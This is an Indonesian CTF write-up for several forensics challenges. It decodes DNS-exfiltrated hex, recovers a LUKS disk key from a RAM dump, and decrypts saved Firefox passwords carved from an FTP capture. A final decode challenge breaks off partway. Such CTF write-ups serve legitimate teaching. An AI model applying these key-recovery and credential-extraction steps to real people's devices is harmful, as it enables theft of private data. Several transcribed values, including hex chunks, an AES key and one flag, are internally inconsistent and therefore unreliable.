Jadi fokus utama kita adalah ngecek traffic DNS yang mencurigakan.

Pertama, kita bisa lihat isi pcap secara cepat pakai strings karena saya malas membaca traffic pake wireshark

```
~/CaptureTheFlag/FitCom/networktriage
$ strings capture.pcap
XV2j?
pool
XV2j6
updates
reliefos
XV2j4
XV2j
637466666974
sync
fieldnode-telemetry
XV2j
7b6e57305f6e
sync
fieldnode-telemetry
XV2j
33747730720b
sync
fieldnode-telemetry
XV2j
5f337866316c
sync
fieldnode-telemetry
XV2j
tiles
openmaps
example
XV2jP"
5f6334756708
sync
fieldnode-telemetry
XV2jl8
747d
sync
fieldnode-telemetry
XV2j
mirror
debian
~/CaptureTheFlag/FitCom/networktriage
```

Bisa kita liat output disitu berupa karakter hex yaitu

637466666974

7b6e67305f6e

33747730726b

5f337866316c

5f6334756768

Jika salah satunya kita decode akan terlihat format flag yang terbaca

```
~/CaptureTheFlag/FitCom/networktriage
> echo "637466666974" | xxd -r -p
ctffit
~/CaptureTheFlag/FitCom/networktriage
> 
```

Kalo digabungin jadi

6374666669747b6e67305f6e33747730726b5f337866316c5f6334756768747d

Jadi langsung saja kita decode semua bagian hex itu dan terlihat output flag

```
~/CaptureTheFlag/FitCom/networktriage
> echo "6374666669747b6e67305f6e33747730726b5f337866316c5f6334756768747d" | xxd -r -p
ctffit{ng0_n3tw0rk_3xf1l_c4ught}
~/CaptureTheFlag/FitCom/networktriage
> 
```

Flag : ctffit{ng0_n3tw0rk_3xf1l_c4ught}

CRYPTOGRAPHY CRYPT!

CRYPT! 262

We finally raided the safehouse of a notorious ransomware creator. He tried to shut his laptop down, but we managed to snatch it from him. But the thing is, his laptop have a dead man switch, that if he doesn't enter some code in some amount of time, the laptop would automatically shuts down, which is bad because his drive is fully encrypted.

We immediately froze his memory and dump every single bit inside of them, also took the SSD. He really shook when he saw us, so he probably is hiding something. We need to know what he's hiding!

Url:

<https://drive.google.com/file/d/1m9HtWYnPEGgSDXwpk skjnedd0g2IPCAm/view?usp=sharing> password:
21e7c116b7ed1592a3958465a81da78d4574d0add1f1f6097d2df20077ab2ef1

Diberikan file zip (7z) dengan passwordnya, disini kita diberi tahu untuk mencari tahu sesuatu yang disembunyikan oleh pembuat ransomware tersebut. Langsung kita ekstrak file zipnya dan cek isinya :

```
(seraphina@angelica)-[~]  
$ 7z l Crypt.7z -p21e7c116b7ed1592a3958465a81da78d4574d0add1f1f6097d2df20077ab2ef1  
  
7-Zip 26.00 (x64) : Copyright (c) 1999-2026 Igor Pavlov : 2026-02-12  
64-bit locale=en_US.UTF-8 Threads:16 OPEN_MAX:10240, ASM  
  
Scanning the drive for archives:  
1 file, 302969442 bytes (289 MiB)  
  
Listing archive: Crypt.7z  
  
--  
Path = Crypt.7z  
Type = 7z  
Physical Size = 302969442  
Headers Size = 274  
Method = LZMA2:28 7zAES  
Solid = +  
Blocks = 1  
  
Date Time Attr Size Compressed Name  
-----  
2026-05-22 00:20:40 ....A 268435456 302969168 data.img  
2026-05-22 00:12:26 ....A 1073741824 dump.raw  
2026-05-28 01:23:11 ....A 67909218 sym.json  
-----  
2026-05-28 01:23:11 1410086498 302969168 3 files
```

Recon

Kita identifikasi dulu file-file nya :

```
(seraphina@angelica)-[~]
$ file data.img dump.raw sym.json
data.img: LUKS encrypted file, ver 2, header size 16384, ID 3, algo sha256, salt 0x2b4a217e8f2ad68c..., UUID: f5191d36-0cb4-4651-ab1d-10d852780da5, crc 0xa22a65b03343fc..., at 0x1000 {"keyslots":{"0":{"type":"luks2","key_size":64,"af":{"type":"luks1","stripes":4000,"hash":"sha256"},"area":{"type":"raw","offset":16777216,"length":258048,"cipher":"aes-xts-plain64","sector_size":512,"digest_id":0,"tokens":{"0":{"type":"pbkdf2","iterations":55164,"salt":{"0":"52 f3 f1 7d 28 55 b1 a8 e9 48 c8 e4 e3 26 e1 48 6d 85 a0 50 91 e0 7e 33 f6 e6 0a 9a f8 5a 69 94"},"digest":{"0":"67 f0 f1 84 4e d4 c9 1a 1c 07 7c be 6f e2 54 d1 d6 df 8c 86 db 15 43 15 e4 65 11 16 b8 54 69 8a"}}}}}}
dump.raw: data
sym.json: ASCII text
```

Kita cek konfigurasi LUKS menggunakan cryptsetup :

```
(seraphina@angelica)-[~]
$ cryptsetup luksDump data.img
LUKS header information
Version:          2
Epoch:           3
Metadata area:    16384 [bytes]
Keyslots area:    16744448 [bytes]
UUID:             f5191d36-0cb4-4651-ab1d-10d852780da5
Label:            (no label)
Subsystem:        (no subsystem)
Flags:            (no flags)

Data segments:
 0: crypt
   offset: 16777216 [bytes]
   length: (whole device)
   cipher: aes-xts-plain64
   sector: 512 [bytes]

Keyslots:
 0: luks2
   Key:          512 bits
   Priority:      normal
   Cipher:        aes-xts-plain64
   Cipher key:    512 bits
   PBKDF:         argon2id
   Time cost:     25
   Memory:        86842
   Threads:       4
   Salt:          94 3d eb a8 0d 86 35 c6 2d 79 eb 3c c3 f3 af d9
                  fa d6 67 b9 7e 1a 43 13 c1 39 56 19 52 89 ae 81
   AF stripes:    4000
   AF hash:       sha256
   Area offset:   32768 [bytes]
   Area length:   258048 [bytes]
   Digest ID:     0

Tokens:
Digests:
 0: pbkdf2
   Hash:          sha256
   Iterations:    55164
   Salt:          52 f3 f1 7d 28 55 b1 a8 e9 48 c8 e4 e3 26 e1 48
                  6d 85 a0 50 91 e0 7e 33 f6 e6 0a 9a f8 5a 69 94
   Digest:        67 f0 f1 84 4e d4 c9 1a 1c 07 7c be 6f e2 54 d1
                  d6 df 8c 86 db 15 43 15 e4 65 11 16 b8 54 69 8a
```

Kita lihat bahwa AES-XTS dengan kunci 512-bit menggunakan 2 kunci AES-256. Lalu, sym.json merupakan tabel simbol Volatility untuk kernel Linux

```
(seraphina@angelica)-[~]
$ strings dump.raw | grep -m1 "Linux version"
MESSAGE=linux version 7.0.3-arch1-1 (linux@archlinux) (gcc (GCC) 15.2.1 20260209, GNU ld (GNU Binutils) 2.46) #1 SMP PREEMPT_DYNAMIC Thu, 30 Apr 2026 18:41:12 +0000
```

Linux version 7.0.3-arch1-1

Analisa

Kita perlu install Volatility untuk menganalisa RAM tersebut, lalu pasang simbol yang diberikan pakai command ini :

```
(volenv)(seraphina@angelica)-[~]
$ mkdir -p volsymbols/linux

(volenv)(seraphina@angelica)-[~]
$ ln -s "$(realpath sym.json)" volsymbols/linux/sym.json
```

Lalu kita lihat daftar prosesnya pakai command :
vol -s volsymbols -f dump.raw linux.pslist.PsList

0x88b09721b700	660	660	1	sshd	0	0	0	0	-	Disabled
0x88b09722d280	665	665	1	login	0	0	0	0	-	Disabled
0x88b097028000	701	701	1	systemd	0	0	0	0	-	Disabled
0x88b097495280	703	703	2	psimon	0	0	0	0	-	Disabled
0x88b097498000	710	710	701	(sd-pam)	0	0	0	0	-	Disabled
0x88b09539b700	711	711	1	gpg-agent	0	0	0	0	-	Disabled
0x88b09538d280	744	744	2	psimon	0	0	0	0	-	Disabled
0x88b097213700	750	750	665	zsh	0	0	0	0	-	Disabled
0x88b082b6b700	961	961	660	sshd-session	0	0	0	0	-	Disabled
0x88b097219b80	965	965	961	sshd-session	0	0	0	0	-	Disabled
0x88b09722b700	966	966	965	zsh	0	0	0	0	-	Disabled
0x88b097215280	1399	1399	2	kworker/R-kdmfl	0	0	0	0	-	Disabled
0x88b097480000	1400	1400	2	kworker/R-kcrypt	0	0	0	0	-	Disabled
0x88b097210000	1401	1401	2	kworker/R-kcrypt	0	0	0	0	-	Disabled
0x88b097228000	1402	1402	2	dmccrypt_write/2	0	0	0	0	-	Disabled
0x88b082b45280	1413	1413	442	systemd-nsresou	0	0	0	0	-	Disabled

Disini terlihat worker dm-crypt nya yaitu : kworker/R-kcrypt dan dmccrypt_write/2

Langsung kita cari jejak command line nya :

strings -a -n 8 dump.raw | grep -Eai "cryptsetup|CRYPT-LUKS2|dmccrypt"

```
_EXE=/usr/bin/cryptsetup
MESSAGE=SYSCALL arch=c000003e syscall=16 success=yes exit=0 a0=6 a1=c138fd09 a2=55d584059930 a3=51 items=8 ppid=966 pid=993 auid=0 uid=0
gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts0 ses=3 comm="cryptsetup" exe="/usr/bin/cryptsetup" key=(null)
_CMDLINE=cryptsetup luksOpen /dev/sda crypt
MESSAGE=audit: type=1330 audit(1779383457.502:148): module=crypt op=ctr ppid=966 pid=993 auid=0 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0
sgid=0 fsgid=0 tty=pts0 ses=3 comm="cryptsetup" exe="/usr/bin/cryptsetup" dev=253:0 error_msg='success' res=1
MESSAGE=audit: type=1300 audit(1779383457.502:148): arch=c000003e syscall=16 success=yes exit=0 a0=6 a1=c138fd09 a2=55d584059930 a3=51 it
ems=8 ppid=966 pid=993 auid=0 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts0 ses=3 comm="cryptsetup" exe="/usr/bin/cryp
tsetup" key=(null)
CRYPT-LUKS2-f5191d360cb44651ab1d10d852780da5-crypt
Unknown libcryptsetup log level: %d
../systemd/src/shared/cryptsetup-util.c
../systemd/src/shared/cryptsetup-fido2.c
../systemd/src/shared/cryptsetup-tpm2.c
Failed to set the libcryptsetup external token path to '%s', ignoring: %m
../systemd/src/shared/cryptsetup-util.h
Documentation=man:crypttab(5) man:systemd-cryptsetup-generator(8) man:systemd-cryptsetup@.service(8)
After=cryptsetup-pre.target systemd-udev-kernel.socket systemd-tpm2-setup-early.service
ImportCredential=cryptsetup
```

Kita menemukan line yang penting disini :

_CMDLINE=cryptsetup luksOpen /dev/sda crypt

CRYPT-LUKS2-f5191d360cb44651ab1d10d852780da5-crypt

Artinya volume masih aktif ketika RAM di dump, jadinya volume key kemungkinan masih berada di memori.

Selanjutnya, kita akan cari AES key schedule pakai tool aeskeyfind :

```
(volenv)(seraphina@angelica)-[~]
$ aeskeyfind -v -q dump.raw > aeskeys.txt

(volenv)(seraphina@angelica)-[~]
$ cat aeskeys.txt
FOUND POSSIBLE 256-BIT KEY AT BYTE 56997b0
```

```
FOUND POSSIBLE 256-BIT KEY AT BYTE 15285830  
KEY: c51963e87a11fd1f6708388de780406c473ce80393d337efa9a070548f410 added  
  
EXTENDED KEY:  
c51963e87a11fd1f6708388de780406c  
473ce80393d337efa9a070548f410 added  
476fa29b3d7e5f845a766709bdf62765  
3d7e244eaead13a1070d63f5884c6c28  
6c3f965f5141c9db0b37aed2b6c189b7  
730683e7ddab9046daa6f3b352ea9f9b  
efe4825fbea54b84b592e55603536ce1  
08ebd31fd54043590fe6b0ea5d0c2f71  
19f12113a7546a9712c68fc11195e320  
8ac1c2a85f8181f15067311b0d6b1e6a  
768323c4d1d74953c311c692d28425b2  
3f9efd9f601f7c6e30784d753d13531f  
2b6ee3e3fab9aab039a86c22eb2c4990  
d6efc6fffb6f0ba918688f7e4bb9ba4fb  
7f27ec09859e46b9bc362a9b571a630b  
  
CONSTRAINTS ON ROWS:  
0000000000000000000000000000000000000000000000000000000000000000  
0000000000000000000000000000000000000000000000000000000000000000  
0000000000000000000000000000000000000000000000000000000000000000  
0000000000000000000000000000000000000000000000000000000000000000  
0000000000000000000000000000000000000000000000000000000000000000  
0000000000000000000000000000000000000000000000000000000000000000  
0000000000000000000000000000000000000000000000000000000000000000  
0000000000000000000000000000000000000000000000000000000000000000  
0000000000000000000000000000000000000000000000000000000000000000  
0000000000000000000000000000000000000000000000000000000000000000  
b92133bf43b0463c2ecd258dcae6543f505912eef2b4912f0e728a4b4b8c1132  
b6c7469d262069ace4dfd4ed22d3f468e3db1417bd6b8e0fff736b531801c62a7  
71d790bcd7978220c2dd9d41c62e00855e27c95f28e2cecc4a5d3b3e772ad796  
14d55c05cd6042e1154a1f6104f39dc431c4dff80871453062bff5f23d77eca8  
880b1b1b350d6264d82a5d8011b982a568ba4ac843054c466aceb0c25fc8195a  
e5e5522a4857d1f6ed273fe4c993df25c83ed9221e410cd829cbfcc843506a998  
3d1adb01e27f3d19a570ee1224b4e0c1d716499aa3c5cbeb8fceeebeb4fcc414  
  
FOUND POSSIBLE 256-BIT KEY AT BYTE 15285a20  
KEY: 772c844a1901d77abc71bd60f608636bd3aab01b6cd0f63d468c31558c81b709
```

```
(volenv)(seraphina@angelica)-[~]
$ xxd volume.key
00000000: 772c 844a 1901 d77a bc71 bd60 f608 636b  w,.J...z.q.`...ck
00000010: d3aa b01b 6cd0 f63d 468c 3155 8c81 b709  ....l..=F.1U....
00000020: c519 63e8 7a11 fd1f 6708 388d e780 406c  ..c.z...g.8...@l
00000030: 473c e803 93d3 37ef a9a0 7054 8f41 0fdd  G<....7...pT.A..

(volenv)(seraphina@angelica)-[~]
$ K1="772c844a1901d77abc71bd60f608636bd3aab01b6cd0f63d468c31558c81b709"
K2="c51963e87a11fd1f6708388de780406c473ce80393d337efa9a070548f410fdd"

printf '%s' "${K1}${K2}" | xxd -r -p > volume.key
```

Sekarang kita cek validasi volume key nya :

```
(volenv)(seraphina@angelica)-[~]  
$ cryptsetup open \  
--type luks \  
--test-passphrase \  
--volume-key-file volume.key \  
data.img &&  
echo "[+] Volume key valid"  
[+] Volume key valid
```

Eksplorasi

Buka filesystem secara read-only

```
(volenv)(seraphina@angelica)-[~]  
$ sudo mkdir -p /mnt/crypt-recovered  
[sudo] password for seraphina:  
  
(volenv)(seraphina@angelica)-[~]  
$ sudo cryptsetup open \  
--type luks \  
--readonly \  
--volume-key-file volume.key \  
data.img crypt-recovered  
  
(volenv)(seraphina@angelica)-[~]  
$ sudo mount -o ro,noatime \  
/dev/mapper/crypt-recovered \  
/mnt/crypt-recovered
```

Lalu, isi root filesystem :

```
(volenv)(seraphina@angelica)-[~]  
$ sudo ls -la /mnt/crypt-recovered  
total 18  
drwxr-xr-x 3 root root 1024 May 21 22:04 .  
drwxr-xr-x 7 root root 4096 Jun 21 10:42 ..  
-rw-r--r-- 1 root root 77 May 21 22:04 flag.txt  
drwx----- 2 root root 12288 May 21 22:03 lost+found
```


Wah, sudah terlihat flag.txt, langsung saja dibuka

```
(volenv)(seraphina@angelica)-[~]  
$ sudo cat /mnt/crypt-recovered/flag.txt  
ctffit{3ncr7pt3d?!_n0_pr0bl3m!!_c904f09879d3cd08dd1681c0c04f2e9709d6ba810e5}
```

Flag :

ctffit{3ncr7pt3d?!_n0_pr0bl3m!!_c904f09879d3cd08dd1681c0c04f2e9709d6ba810e5}

Forensic Foxy



Deskripsi Soal

Pada *challenge* Foxy, kita diberikan sebuah file *network capture* (`foxy_transfer.pcap`). Berdasarkan deskripsi soal, tim SOC mendeteksi adanya aktivitas mencurigakan berupa dugaan pencurian data dari *workstation* karyawan ke *server* eksternal.

Tugas kita adalah melakukan analisis mendalam terhadap file PCAP tersebut dan menemukan flag dengan format: `ctffit{...}`.

1. Enumerasi Awal

Langkah pertama dalam analisis forensik jaringan adalah mengetahui informasi dasar dari file *capture* yang diberikan. Kita bisa memulainya dengan mengecek tipe file.

```
(root@LAPTOP-SP4HK51C)-[/mnt/c/Users/RIZKI/Documents/ctf/2026/FITCOM/foren/Foxy]
# file foxy_transfer.pcap
foxy_transfer.pcap: pcap capture file, microsecond ts (little-endian) - version 2.4 (Ethernet, capture length 65535)
```

Selanjutnya, kita perlu melihat hierarki protokol yang ada di dalam *capture* untuk mencari anomali atau *traffic* yang mencurigakan. Ini bisa dilakukan menggunakan `tshark`:

```
tshark -r foxy_transfer.pcap -q -z io,phs
```

```

(root@LAPTOP-SP4HK51C)-[/mnt/c/Users/RIZKI/Documents/ctf/2026/FITCOM/foren/Foxy]
# tshark -r foxy_transfer.pcap -q -z io,phs
Running as user "root" and group "root". This could be dangerous.

=====
Protocol Hierarchy Statistics
Filter:

eth                                frames:34067 bytes:46935525
  ip                               frames:34067 bytes:46935525
    udp                            frames:20 bytes:1933
      dns                          frames:20 bytes:1933
    tcp                            frames:34047 bytes:46933592
      http                         frames:3 bytes:477
      ftp                          frames:14 bytes:1131
        ftp.current-working-directory frames:14 bytes:1131
      ftp-data                     frames:30887 bytes:46761890
        ftp-data.setup-frame       frames:30887 bytes:46761890
          ftp-data.setup-method     frames:30887 bytes:46761890
            ftp-data.command        frames:30887 bytes:46761890
              ftp-data.command-frame frames:30887 bytes:46761890
                ftp-data.current-working-directory frames:30887 bytes:46761890
                  data-text-lines   frames:50 bytes:75700
=====

```

Dari hasil analisis statistik tersebut, terlihat adanya aktivitas komunikasi FTP yang cukup mencurigakan dan mendominasi *traffic*.

2. Analisis Traffic FTP

Fokus analisis selanjutnya diarahkan pada komunikasi FTP. Untuk memfilter dan melihat seluruh komunikasi FTP melalui terminal, jalankan perintah:

```
tshark -r foxy_transfer.pcap -Y ftp
```

```

(root@LAPTOP-SP4HK51C)-[/mnt/c/Users/RIZKI/Documents/ctf/2026/FITCOM/foren/Foxy]
# tshark -r foxy_transfer.pcap -Y ftp
Running as user "root" and group "root". This could be dangerous.
34  2.277000 192.168.1.50 → 192.168.1.105 FTP 105 Response: 220 vsFTPd 3.0.5 - Nusantara Digital Internal FTP
36  2.280000 192.168.1.105 → 192.168.1.50 FTP 70 Request: USER agent_fox
38  2.287000 192.168.1.50 → 192.168.1.105 FTP 88 Response: 331 Please specify the password.
40  2.790000 192.168.1.105 → 192.168.1.50 FTP 72 Request: PASS s3cr3t_f0x!
42  2.797000 192.168.1.50 → 192.168.1.105 FTP 77 Response: 230 Login successful.
44  3.100000 192.168.1.105 → 192.168.1.50 FTP 62 Request: TYPE I
46  3.107000 192.168.1.50 → 192.168.1.105 FTP 85 Response: 200 Switching to Binary mode.
48  3.310000 192.168.1.105 → 192.168.1.50 FTP 60 Request: PASV
50  3.317001 192.168.1.50 → 192.168.1.105 FTP 105 Response: 227 Entering Passive Mode (192,168,1,50,122,105).
55  3.423000 192.168.1.105 → 192.168.1.50 FTP 72 Request: RETR Mozilla.zip
56  3.425000 192.168.1.50 → 192.168.1.105 FTP 129 Response: 150 Opening BINARY mode data connection for Mozilla.zip
(45093992 bytes).
34044 6.900014 192.168.1.50 → 192.168.1.105 FTP 78 Response: 226 Transfer complete.
34046 7.402014 192.168.1.105 → 192.168.1.50 FTP 60 Request: QUIT
34048 7.409015 192.168.1.50 → 192.168.1.105 FTP 68 Response: 221 Goodbye.

```

Dari log komunikasi tersebut, ditemukan proses *login* yang berhasil:

- **USER:** agent_fox
- **PASS:** s3cr3t_f0x!

Artinya, ada *user* bernama agent_fox yang berhasil masuk ke server FTP. Tidak lama setelah login, terlihat *command* FTP berikut:

Plaintext

RETR Mozilla.zip

Command **RETR** menandakan bahwa *client* melakukan pengunduhan (*download*) sebuah file bernama **Mozilla.zip**.

3. Melihat Detail Transfer File & Ekstraksi PCAP

Untuk memastikan proses transfer file tersebut, kita bisa memfilter secara spesifik *request command* FTP:

Bash

```
tshark -r foxy_transfer.pcap -Y "ftp.request.command == RETR"
```


```
(root@LAPTOP-SP4HK51C)~/mnt/c/Users/RIZKI/Documents/ctf/2026/FITCOM/foren/Foxy]
# tshark -r foxy_transfer.pcap -Y "ftp.request.command == RETR"
Running as user "root" and group "root". This could be dangerous.
55  3.423000 192.168.1.105 → 192.168.1.50 FTP 72 Request: RETR Mozilla.zip
```

Untuk mencari koneksi data FTP yang digunakan, kita lihat kembali *traffic* FTP. Terlihat *server* memberikan *passive port*: **227 Entering Passive Mode (...)** Dan transfer file dilakukan melalui port **31337**.

Ekstraksi File via Wireshark

Cara termudah untuk mengambil file **Mozilla.zip** yang ditransfer adalah dengan menggunakan Wireshark:

1. export ke file -> export objects -> ftp data
2. Klik **Save As** dan simpan dengan nama **Mozilla.zip**.



Verifikasi File

Setelah berhasil diekstrak, pastikan integritas dan tipe file menggunakan perintah:

```
file Mozilla.zip
```

```
(root@LAPTOP-SP4HK51C)-[/mnt/c/Users/RIZKI/Documents/ctf/2026/FITCOM/foren/Foxy]
# file Mozilla.zip
Mozilla.zip: Zip archive data, at least v2.0 to extract, compression method=store
```

4. Analisis File Hasil Ekstraksi

Ekstrak isi dari **Mozilla.zip** yang baru saja kita dapatkan:

Setelah diekstrak, terlihat bahwa ini adalah direktori profil *browser* Mozilla Firefox. Struktur file penting yang kita temukan adalah:

```
(root@LAPTOP-SP4HK51C) - [mnt/c/Users/RIZKI/Documents/ctf/2026/FITCOM/foren/Foxy/firefox_decrypt]
# ls Mozilla/Firefox/Profiles/ddcfso8a.default-release/
addons.json          extension-store      search.json.mozlz4
addonStartup.json.lz4  favicons.sqlite    security_state
AlternateServices.bin  favicons.sqlite-shm  serviceworker.txt
bookmarkbackups       favicons.sqlite-wal  sessionCheckpoints.json
bounce-tracking-protection.sqlite  formhistory.sqlite  sessionstore-backups
broadcast-listeners.json  gmp-gmpopenh264    sessionstore.jsonlz4
cert9.db              gmp-npdevinecdm    settings
compatibility.ini      handlers.json       shield-preference-experiments.json
containers.json        key4.db             SiteSecurityServiceState.bin
content-prefs.sqlite  logins.db           storage
cookies.sqlite         logins.json         storage.sqlite
cookies.sqlite-shm    minidump            storage-sync-v2.sqlite
cookies.sqlite-wal    parent.lock         tabnotes.sqlite
crashes               permissions.sqlite  tabnotes.sqlite-shm
datareporting          pkcs11.txt          tabnotes.sqlite-wal
domain_to_categories.sqlite  places.sqlite       targeting.snapshot.json
domain_to_categories.sqlite-journal  places.sqlite-shm  times.json
ExperimentStoreData.json  places.sqlite-wal  webappsstore.sqlite
extension-preferences.json  prefs.js            webappsstore.sqlite-shm
extensions             protections.sqlite  webappsstore.sqlite-wal
extensions.json         saved-telemetry-pings  xulstore.json
```

Dalam forensik *browser* Firefox, dua file yang paling krusial untuk investigasi kredensial adalah **logins.json** dan **key4.db**, karena Firefox menyimpan *password* yang terenkripsi pada kedua file tersebut.

5. Mendapatkan Saved Password (Flag)

Untuk membaca *password* yang tersimpan di dalam profil Firefox tersebut, kita bisa menggunakan *tool* pihak ketiga seperti **firefox_decrypt.py**.

yang saya ambil dari

https://github.com/unode/firefox_decrypt

Jalankan *script* tersebut dan arahkan ke direktori profil Firefox yang berhasil diekstrak:

```
python3 firefox_decrypt.py Mozilla/Firefox/Profiles/ddcfso8a.default-release/
```

```
(root@LAPTOP-SP4HK51C) - [mnt/c/Users/RIZKI/Documents/ctf/2026/FITCOM/foren/Foxy/firefox_decrypt]
# python3 firefox_decrypt.py Mozilla/Firefox/Profiles/ddcfso8a.default-release/
2026-06-21 16:24:30,462 - WARNING - profile.ini not found in Mozilla/Firefox/Profiles/ddcfso8a.default-release/
2026-06-21 16:24:30,463 - WARNING - Continuing and assuming 'Mozilla/Firefox/Profiles/ddcfso8a.default-release/' is a pr
ofile location

Website:  https://penerimaan.polri.go.id
Username: 'sn0wden'
Password: 'ctffit(d0n7_st00r3_c73d5_1n_b70w53r)'
```


Hasil dekripsi menampilkan kredensial yang tersimpan pada *browser*. Salah satu kredensial yang menarik perhatian adalah:

- **URL:** <https://penerimaan.polri.go.id>
- **Username:** sn0wden
- **Password:** ctffit(d0n7_st00r3_c73d5_1n_b70w53r)

Password yang didapatkan merupakan *flag* yang disembunyikan dalam *challenge* ini. Karena format soal meminta penggunaan kurung kurawal {}, maka kita sesuaikan formatnya.

Flag: ctffit(d0n7_st00r3_c73d5_1n_b70w53r)

MISC Sitrep Decode



Pada challenge ini kita dikasih file bernama sitrep_burst.txt. Dari deskripsinya, katanya data situation report ini dikirim lewat channel yang noisy, terus “wrapped three times” sebelum dikirim. Jadi clue utamanya jelas: isi file ini bukan langsung flag, tapi harus dibuka beberapa layer encoding dulu.

Pas file dibuka, isinya terlihat seperti teks panjang berisi karakter hex

```
~/CaptureTheFlag/fitcom/sitrepburs
$ cat sitrep_burst.txt
47484940444317874487049534646495456503067565240574548605256534157495357534850466417746648746347404a13867335768565256744c4a357856525a744c326b794c4b57794d5166745a77446a56544d756f4a7966e4
a496d565557796f5439774c4b45794d504f306f6c4f62e4e71824d4b56744d335769714a35785974634b4c4b457970764f664d4b4d796f504f6c6e4b41636f7a7074737757776f46396270766746f4a49786e4a41756f504f304d4a35
305654396a4d4b5775715479696f7a5366426c4f776f323167706c4f6d715453766f54486850784d834a4a6b7856545331715475796f6145634c3253306e4b396856544d664c4a7036565441304d7a4d637155676d5a4b456c5a334f734
05141775a54446a4d53396a4155786d707939767249396a4155786d76613658487a49664c4b787471543b7446535268565249684d504f694d764f6c4d4b4f697061448850743d3d
~/CaptureTheFlag/fitcom/sitrepburs
$
```

Nah, karena formatnya cuma angka 0-9 dan huruf a-f, kemungkinan besar layer pertama adalah **hex encoding**.

Langkah pertama, kita decode dulu dari hex


```
~/CaptureTheFlag/fitcom/sitrepburs
$ cat sitrep_burst.txt | xxd -r -p
